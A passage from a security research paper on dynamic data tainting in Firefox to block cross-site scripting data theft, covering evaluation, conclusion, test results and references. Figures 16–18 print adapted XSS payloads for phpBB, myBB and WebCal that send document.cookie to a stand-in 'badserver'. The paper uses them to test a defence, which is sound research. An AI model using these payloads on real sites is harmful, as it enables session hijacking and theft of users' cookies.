(to deny). If such a policy exists, it is used to decide if the transfer is allowed or not. If there is no such policy and the request contains tainted data, the browser asks the user if he wants to allow, deny, always allow or always deny the transfer (see Figure 14). The first two answers are not stored permanently, so the user can decide for each transfer of tainted data from one domain to another domain. The other two store the decision for the two participating domains in a policy file in the profile of the user. Preventing the transfer of all - tainted and untainted - data with a permanent policy is used to stop a type of an attack, involving the `do-while` loop as seen in Figure 15. The first part of the example from Line 2-5 assumes that the tainted variable has the initial value “true”. The loop is repeated twice because the condition on Line 4 is true for the first time it is checked. So the untainted variable gets tainted the second time the loop is executed and the request on Line 5 is blocked. The second part of the example from Line 7-10 assumes that the tainted variable has the initial value of “false”. Now the loop is not executed twice because the condition on Line 9 is false and the `untainted2` variable is not tainted. The request on Line 10 is not blocked. So the attacker can deduce that the tainted variable is “true” if there is no request and that it is “false” if there is a request.

```
<B C=">" onmouseover="document.images[0].src='http://badserver/cookies?' +
document.cookie" X="<B "> H A L O </B>
```

Figure 16: phpBB 2.0.18 modified exploit

```
http://goodserver/mybb/search.php?s=de1aaf9b&action=do_search&
keywords=%3Cimg%09src=http://badserver/%3E%3Cscript%3E%0d//
document%2e%0ddocument%2eimages%5b0%5d%2esrc%2b%3ddocument.cookie;
%3C/script%3E&srchtype=3
```

Figure 17: myBB 1.0.2 exploit

6 Evaluation

Different categories of tests were conducted to ensure that the solution operates as expected. Working exploits for vulnerable applications were tested. They demonstrate that the solution detects transfers of sensitive information.

For the bulletin board system phpBB [26] version 2.0.18 an exploit [3] was released. The exploit has been adapted to use an implemented transfer method as seen in Figure 16. The modified exploit is posted as a message to the board. When the message is accessed with the modified browser, the web browser determines that a transfer of tainted data is attempted and asks the user if this should be allowed. If the transfer is denied, no request is sent to the host of the attacker, and the cross site scripting attack is successfully stopped.

Another exploit [1] for myBB [16] was tested. The exploit was adapted to use an implemented transfer method, as seen in Figure 17. This exploit uses reflection. That is, if the user clicks on a link prepared by the exploit (e.g., in an email sent to the user), the search page on the affected web application is requested. Because the search request is malformed, an error page is displayed and the search request is included in the output. The browser executes the malicious script in the page. In the modified browser, the transfer of the cookie is correctly detected and can be stopped by the user.

The third exploit [5] affects the web calendar WebCal 3.04 [23]. The adapted exploit is shown in Figure 18. The URL must be entered into the web browser's address bar. Once again this can be achieved by tricking a victim into clicking on a modified link that is sent by mail. The modified web browser properly asks whether the transfer should be allowed or not.

The modified browser is used by the author for browsing on a daily basis. Real life usage shows no negative impact with the exception of false positives. The false positives warn correctly about a request to transfer sensitive information across domain borders, although this transfer is no result of a real XSS attack. The reason for this false alerts are the scripts from companies that provide website statistics. These scripts gather information (URL, referrer, title, own cookie, etc.) about the currently visited page and transfer it to a web application hosted on a different domain, where it is processed to generate statistics. These are no cross site scripting attacks by definition, as the scripts are deliberately or at least with consent of the website owner inserted in the web page to gather data. But the presented solution can not distinguish this from malicious behaviour. At least with the "always yes" and "always no" options the user has a good tool to only have to decide once for websites in a domain. For example, when visiting `www.slashdot.org` the question to

```
http://goodserver/webcal/webcal.cgi?function=%3Cimg%20%3Cscript%3E
%20document%2eimages[0]%2esrc%2b%3d%27http://badserver/%27%2b
document.cookie%3C/script%3E%22&cal=US+Holidays
```

Figure 18: WebCal 3.04 exploit

allow transfer of information to www.google-analytics.com is asked only once if it is answered with “always yes” or “always no”. This permanent rule includes many web pages with articles that reside on different sub domains where the script is also present (like science.slashdot.org or books.slashdot.org).

For automatic testing of the browser modifications, there are test pages for each JavaScript instruction. Each test checks handling of untainted data, tainted data and the execution of the instruction in a tainted scope. Each test attempts to transfer the result of the operation, to a third party, using a GET request by changing the source of an image. The test pages can be used to verify the correct behaviour of the tainting mechanism by loading each page in the browser (automated with the help of a script) and matching the results in the log file with expected results. Future regression testing is possible with these automated tests. The basic JavaScript language concept tests (function calls, loops etc.) to ensure the processing of tainted data as defined in Section 3 are already covered with the instruction tests.

The instruction tests show that tainted data is processed as expected. However, note that some tests do not only test a single instruction for which the test is written, but also other instructions that are involved in the processing. For example, `"var x = document.cookie && 5;"` does not only test the *and* instruction with a tainted parameter, but also the correct assignment of tainted values. In this case, the tests were also run manually in a debugger to ensure that these instructions taint the result of the operation according to the tainted parameters or tainted scopes. Also, there are some instructions which do not process tainted data, for example, because they take no arguments (e.g., JSOP_NOP which is a “no operation” instruction). These instructions are marked as correct in the test as they cannot be used to launder tainted data. The expected results of tests for instructions that are implemented by the JavaScript engine (e.g., JSOP_DEFSHARP that defines a reference for an array: `var x = #1 = [2, #1#];`), but are not allowed in JavaScript programs in a web page are undefined and so the tests result in “passed” for each of them.

More automated tests ensure that tainting sources as listed in Table 1 indeed return tainted data. The tests are passed with the exception of tests that access the history object. The access is denied by the Security Manager and therefore the tests fail. The tests for the document.forms and document.links objects also fail because the tainting is not implemented.

More complex tests were developed and manually evaluated to make sure that more complex operations with tainted data cannot be used to launder data. For example, tests ensure that function calls or eval (see Section 3.2.4) or storing tainted data in the DOM tree can not be used to launder tainted data (see Section 3.2.5). All tests informed the user that tainted data is about to be transferred and can be prevented by the user.

The solution was continually tested in the developing phase. Debugging methods in the JavaScript engine allow to taint data for tracing and print the flow of tainted data while executing the test program.

A summary of all these tests can be found in Table 2.

7 Conclusion

The tests demonstrated that dynamic data tainting in the JavaScript engine of Mozilla Firefox is a viable method to ensure that sensitive information cannot be transferred by cross site scripting code without the user’s consent. The usage of the modified browser in a real life environment showed no errors or performance impact compared to the unmodified web browser.

The transfer method checks implemented by this solution are enough to show a working concept. Future work should focus on additional transfer methods like the XMLHttpRequest object [12].

The GUI that presents the information about transfer requests to the user could also be improved. Information for the user what kind of data is transferred, about the participating hosts or what consequences “allow” or “deny” have, could be put in the dialog box. A domain extraction function that returns correct results for www.goodserver.co.at could improve the solution further.

Kind of test	# of tests	Passed tests	Notes
Exploits	3	3	Working exploits for vulnerable web applications were tested.
JavaScript instructions tests	151	151	Tests with not browser implemented opcodes are treated as passed.
Initially tainted sources	65	60	Failed tests include the history object (access is denied by Security Manager). The links and forms sources are not implemented and therefore, counted as failed as well.
Complex tests	11	11	Tests were manually evaluated.

Table 2: Test results

8 Acknowledgements

I would like to thank Christopher Krügel and Engin Kirda for the constructive advice and great help to work out and implement this solution.

References

[1] addmimistrator@gmail.com. MyBB 1.0.2 XSS attack in search.php redirection. `http://www.securityfocus.com/archive/1/423135`, January 2006.

[2] Jon Allen. Perl version 5.8.8 documentation - perlsec. `http://perldoc.perl.org/perlsec.pdf`, 2006.

[3] Maksymilian Arciemowicz. phpBB 2.0.18 XSS and Full Path Disclosure. `http://archives.neohapsis.com/archives/fulldisclosure/2005-12/0829.html`, December 2005.

[4] T. Berners-Lee. Hypertext Transfer Protocol – HTTP/1.0. `http://www.rfc-editor.org/rfc/rfc1945.txt`, 1996.

[5] Stan Bubrouski. Advisory: XSS in WebCal (v1.11-v3.04). `http://archives.neohapsis.com/archives/fulldisclosure/2005-12/0810.html`, December 2005.

[6] CERT Coordination Center. CERT Advisory CA-2000-02 Malicious HTML Tags Embedded in Client Web Requests. `http://www.cert.org/advisories/CA-2000-02.html`, February 2000.

[7] CERT Coordination Center. Understanding Malicious Content Mitigation for Web Developers. `http://www.cert.org/tech_tips/malicious_code_mitigation.html`, February 2000.

[8] Cgisecurity.com. The Cross Site Scripting FAQ. `http://www.cgisecurity.com/articles/xss-faq.shtml`, 2003.

[9] W3C World Wide Web Consortium. HTML 4.01 Specification W3C Recommendation 24 December 1999. `http://www.w3.org/TR/html4/html40.pdf.gz`, December 1999.

[10] W3C World Wide Web Consortium. XHTML 1.0 The Extensible HyperText Markup Language (Second Edition). `http://www.w3.org/TR/xhtml1/xhtml1.pdf`, August 2002.

[11] W3C World Wide Web Consortium. Document Object Model (DOM) Level 3 Core Specification. `http://www.w3.org/TR/2004/REC-DOM-Level-3-Core-20040407/DOM3-Core.pdf`, April 2004.

[12] Mozilla Firefox. XMLHttpRequest - MozillaZine Knowledge Base. `http://kb.mozillazine.org/XMLHttpRequest`, September 2005.

[13] Mozilla Foundation. SpiderMonkey - MDC. `http://developer.mozilla.org/en/docs/SpiderMonkey`, December 2005.

[14] Mozilla Foundation. JavaScript Security: Same Origin. `http://www.mozilla.org/projects/security/components/same-origin.html`, February 2006.

[15] Mozilla Foundation. Mozilla.org - Home of the Mozilla Project. `http://www.mozilla.org`, 2006.

[16] MyBB Group. MyBB - Home. `http://www.mybboard.com/`, 2006.

[17] Oystein Hallaraker and Giovanni Vigna. Detecting Malicious JavaScript Code in Mozilla. In *10th IEEE International Conference on Engineering of Complex Computer Systems (ICECCS05)*, 2005.

[18] ECMA Standardizing Information and Communication Systems. ECMAScript Language Specification. `http://www.ecma-international.org/publications/files/ecma-st/ECMA-262.pdf`, December 1999.

[19] Omar Ismail, Masashi Etoh, Youki Kadobayashi, and Suguru Yamaguchi. A Proposal and Implementation of Automatic Detection/Collection System for Cross-Site Scripting Vulnerability. In *Proceedings of the 18th International Conference on Advanced Information Networking and Application (AINA04)*, March 2004.

[20] Amit Klein. Cross Site Scripting Explained. `http://crypto.stanford.edu/cs155/CSS.pdf`, June 2002.

[21] Christopher Kruegel and Giovanni Vigna. Anomaly Detection of Web-based Attacks. In *10th ACM Conference on Computer and Communication Security (CCS-03) Washington, DC, USA, October 27-31*, pages 251 – 261, October 2003.

[22] G.A. Di Lucca, A.R. Fasolino, M. Mastroianni, and P. Tramontana. Identifying Cross Site Scripting Vulnerabilities in Web Applications. In *Sixth IEEE International Workshop on Web Site Evolution (WSE'04)*, pages 71 – 80, September 2004.

[23] marndt@bulldog.tzo.org. WebCal - A Web Based Calendar Program. `http://bulldog.tzo.org/webcal/webcal.html`, May 2003.

[24] Netscape. Using data tainting for security. `http://wp.netscape.com/eng/mozilla/3.0/handbook/javascript/advtopic.htm\#1009533`, 2006.

[25] Anh Nguyen-Tuong, Salvatore Guarnieri, Doug Greene, Jeff Shirley, and David Evans. Automatically Hardening Web Applications Using Precise Tainting. In *20th IFIP International Information Security Conference, May 30 - June 1*, Makuhari-Messe, Chiba, Japan, 05 06 2005.

[26] phpBB Group. phpBB.com :: Creating Communities. `http://www.phpbb.com`, 2006.